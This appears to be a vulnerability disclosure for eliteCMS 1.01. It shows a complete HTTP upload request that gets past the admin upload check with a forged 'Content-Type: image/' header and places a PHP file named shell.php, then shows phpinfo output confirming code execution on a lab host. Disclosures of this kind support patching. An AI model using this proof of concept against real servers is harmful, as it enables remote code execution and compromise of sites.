Elitecms v1.01 by elitecms has arbitrary code execution (RCE)

vendor: https://elitecms.net/download.php

Vulnerability url: http://ip/eliteCMS1.01/admin/manage_uploads.php

Loophole location： Arbitrary file upload vulnerability (RCE) exists in the "manage_uploads" module in the background management system.

The key point is "Content-Type: image/". We successfully bypass the detection of the image using "image/".

Request package for file upload：

```
POST /eliteCMS1.01/admin/manage_uploads.php HTTP/1.1
Host: 192.168.1.108
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.108/eliteCMS1.01/admin/manage_uploads.php
Cookie: PHPSESSID=307ef75a2f3ab4c1103d8a1e90cf120e
```


```
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------4519189897082
Content-Length: 311

-----------------------------4519189897082
Content-Disposition: form-data; name="file"; filename="shell.php"
Content-Type: image/

JFJF
<?php phpinfo();?>
-----------------------------4519189897082
Content-Disposition: form-data; name="submit"

Add Image
-----------------------------4519189897082--
```


The files will be uploaded to this directory \elitecms1.01\uploads\



> D (D:) > phpStudy > PHPTutorial > WWW > eliteCMS1.01 > uploads

称	修改日期	类型
shell.php	2022/5/10 10:44	PHP 文

We visited the directory of the file in the browser and found that the code had been executed



192.168.1.108/eliteCMS1.01/uploads/shell.php

JFJF

PHP Version 5.2.17

System	Windows NT DESKTOP-EVF2JTB 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debu "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "- php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci= sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle \instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File	C:\Windows